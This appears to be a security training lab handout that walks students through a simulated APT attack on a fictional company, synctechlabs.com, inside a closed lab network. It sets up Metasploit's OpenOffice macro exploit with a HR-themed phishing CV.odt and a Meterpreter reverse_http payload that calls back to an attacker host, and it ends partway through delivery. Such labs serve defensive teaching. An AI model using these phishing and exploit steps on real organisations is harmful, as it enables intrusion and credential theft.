Your name is Jim Persons and you have a mailbox "jim.persons@feistymail.com" with password S3cr3t123. Your mailbox can be accessed on www.feistymail.com.

One of your fellow hackers got arrested recently, but already performed some reconnaissance for you:

- Their corporate web site is www.synctechlabs.com
- The internal codename for the new missile guidance system is "**Osprey**"

Can you pick up where he left off?

Virtual Machines

1. SEC599-C01 - Firewall
2. SEC599-C01 - Ubuntu01
3. SEC599-C01 - DomainController
4. SEC599-C01 - Windows01
5. SEC599-C01 - Kali

Exercise 1 : SEC599-1.2

The objective of this offensive lab is to obtain an in-depth understanding of how APT-style

attacks are launched against organisations. You will see the environment through the eyes of the adversary, which will be fundamental to implement the right defences later on!


1. **Getting started - Kali Linux**

   As a first step, let's authenticate to our Kali linux machine, which you can do using the following credentials:

   Username: root
   Password: sec599

2. **Reconnaissance - Open the browser**

   Once the Kali desktop has loaded, let's launch the Firefox browser that is included! A shortcut to the Firefox browser can be found at the left of the screen, at the top of the menubar. Should you receive a "Well, this is embarrassing." screen, please ignore it (it's related to the Firefox cache, but doesn't affect our exercise) and just proceed with the next steps.



3. **Reconnaissance - www.synctechlabs.com**

   So, let's have a look at the corporate website of our target: www.synctechlabs.com. A bookmark for the website has been added under the "APT-1337" bookmarks folder in Firefox.

   Can you find some interesting information we can use to target them?

   When you further investigate the corporate web site (www.synctechlabs.com), you can identify the following extra information:

   - They are heavily recruiting and the corporate mail address for

applications is jobs@synctechlabs.com

- They appear to be using OpenOffice (see web site footer)

This opens up some interesting opportunities... Let's see how we can leverage this information during the weaponization phase!

4. **Weaponization - Opening a terminal in Linux**

   Let's start our weaponization phase! We will now leverage the information we previously identified to penetrate the target organization. As a first step, let's launch a terminal in Kali, which you can do by clicking the terminal icon on the left-hand side of the screen (second in the menu bar).

   You should see a command prompt with a black background with the following prompt:


   root@kali:~#

5. **Weaponization - Making sure our firewall is down**

   During our attack, we are going to be compromising a system and have it connect back to us. For this to work, we need to ensure the victim can connect back to us. We will clean our iptables setup using the following commands (we will run them in the terminal we just opened):

   root@kali:~# iptables -F
   root@kali:~# iptables -I INPUT -j ACCEPT

   Note that Linux is case sensitive and thus the case of the commands, flags & parameters is important. Incorrect case usage will result in an error.



6. **Weaponization - Launching Metasploit**


   Once iptables has been configured in the previous step, we will start the Metasploit Framework console by clicking the Metasploit Framework shortcut on the left-hand side of the screen (4th icon in the menu bar). This will launch a new terminal

window, in which the Metasploit console is started.

Once Metasploit has been launched (you will first see some debug metasploit info, after which ASCII art is generated), you will receive a metasploit prompt:

msf >

> Metasploit is an exploitation framework, designed to facilitate the creation & use of exploits. One of its key strengths is that it has "standardized" the development of exploits through its modular design!
>
> While this is not an offensive course, we will interact with Metasploit in this offensive lab, as we want to illustrate how easy adversaries can launch attacks against your environment.



7. **Weaponization - Finding an exploit**

From our initial reconnaissance activities, we know that Synctechlabs uses OpenOffice! Let's explore Metasploit! We can do this by "searching" for the string "openoffice" from the Metasploit command line. This will list any matching modules. We can use the following command for this:


msf > search openoffice

As a result of this command, Metasploit should return the following modules:

Matching Modules
==========

- exploit/multi/misc/openoffice_document_macro
- exploit/windows/fileformat/openoffice_ole

As seen in the different APT case studies, malicious macro's are a commonly used exploitation / delivery method!



8. **Weaponization - Selecting the exploit**

We select the previously identified module by using the "use" statement in Metasploit

msf > use exploit/multi/misc/openoffice_document_macro


We can then list the available options using the "show options" command:

msf exploit(openoffice_document_macro) > show options

Required options that are to be set for our module include:

- FILENAME: The filename of our malicious document
- SRVHOST: The IP Address the payload will connect back to ("Command & Control" server)
- SRVPORT: The port the Command & Control server will listen on

We will configure these options in the next few steps!



9. **Weaponization - Configuring the exploit (1)**

The way this Metasploit module works, is that it will generate a malicious OpenOffice macro that will connect back to a hostname / IP address provided by the attacker. At the attacker side, a listener will be active, which will serve back a malicious payload in order to compromise the target machine.

We thus need to configure the macro that is being generated to connect back to the right system. In this case, this will be our own Kali Linux machine. We can immediately get to know our IP address from within Metasploit by running "ifconfig", which will be executed on the Operating System:

msf exploit(openoffice_document_macro) > ifconfig

The resulting output is exactly the same as when running the ifconfig command at the OS terminal. As a result, you should see that our IP address is 10.10.10.15.

10. **Weaponization - Configuring the exploit (2)**


Now we know our own IP address, let's start configuring the exploit module! Note that we will attempt to send a fake application to the jobs@synctechlabs.com address that we discovered. We will thus use an HR-themed attack:

- FILENAME: CV.odt
- BODY: "Dear, I would hereby like to apply for a position at www.synctechlabs.com. Please find my CV attached, I look forward answering any questions you may have!"
- SRVPORT: 8080
- SRVHOST: 10.10.10.15

The options can be configured by using the "set" keyword, we will thus run the following 4 commands in the Metasploit window:

msf exploit(openoffice_document_macro) > set SRVPORT 8080
msf exploit(openoffice_document_macro) > set FILENAME CV.odt
msf exploit(openoffice_document_macro) > set SRVHOST 10.10.10.15
msf exploit(openoffice_document_macro) > set BODY "Dear, I would hereby like to apply for a position at www.synctechlabs.com. Please find my CV attached, I look forward answering any questions you may have!"

We are using IP address 10.10.10.15 and port 8080 to connect back to our Kali Linux machine.



11. **Weaponization - Selecting the payload**

Now the exploit is configured, we need to add a payload ("What do we want to do with our exploit?"). We are going to select the "Meterpreter", which is a highly optimized shell environment that has built-in capabilities for a wide variety of attacking steps (e.g. stealing of stored passwords, dumping of credentials & hashing, keylogging, stealing of bitcoins,...).

In our attack, we will launch the Meterpreter using a reverse_http stager. This means that the infected machine will use a Command & Control channel over HTTP, which is a common attack strategy by adversaries.

msf exploit(openoffice_document_macro) > set PAYLOAD windows/meterpreter/reverse_http

When running the show options command again, some additional, payload-specific, options have popped up!

msf exploit(openoffice_document_macro) > show options

The following are key options we need to configure:

- EXITFUNC: the exit technique used by the payload, we will use the standard, default, technique
- LHOST: the local listener IP address for the Meterpreter C&C channel
- LPORT: the local listener port for the Meterpreter C&C channel

12. **Weaponization - Configuring the payload**


Once the payload is selected, we will configure the following options:

- LHOST: 10.10.10.15
- LPORT: 8081

Note that we are not configuring the EXITFUNC options, which will make Metasploit configure it using the default technique, which is fine for our attack. We can configure the other options by again using the "set" command:

msf exploit(openoffice_document_macro) > set LHOST 10.10.10.15
msf exploit(openoffice_document_macro) > set LPORT 8081

We are using 8081 as the port for our Meterpreter Command & Control channel. We cannot reuse port 8080, as this one is already used in the initial stage of our attack.




13. **Weaponization - Validating options**

This concludes all required configuration steps. Let's now validate that all settings are correct by running the "show options" command:

msf exploit(openoffice_document_macro) > show options

Due to the size & length of the output, you will have to scroll a little bit (or enlarge the size of your terminal window), but this command should return the following values:

- SRVHOST: 10.10.10.15
- SRVPORT: 8080
- FILENAME: CV.odt
- BODY: "Dear, I would hereby like to apply for a position at www.synctechlabs.com. Please find my CV attached, I look forward answering any questions you may have!"
- LHOST: 10.10.10.15
- LPORT: 8081




14. **Weaponization - Launching the exploit**

Once you have validated all options in the previous step, we can run the "exploit" command in Metasploit, which will launch our attack:

msf exploit(openoffice_document_macro) > exploit

In this specific case, Metasploit will generate a .odt file (OpenOffice Word file) that we still need to send to our victim. In your output, you should also see the fact that the required handlers are being launched by Metasploit (it launches listeners for the reverse HTTP connections that will connect back to us).

At the end of the output, Metasploit will now start waiting for the connection to come back (which will only happen once the macro is executed). Do not close the Metasploit terminal window, as we will now progress to the next steps!



15. **Delivery - File output**

We will first copy our file from the standard Metasploit output directory to our root Desktop. Open a new Terminal (again, DO NOT CLOSE the Metasploit terminal window) and run the following command:

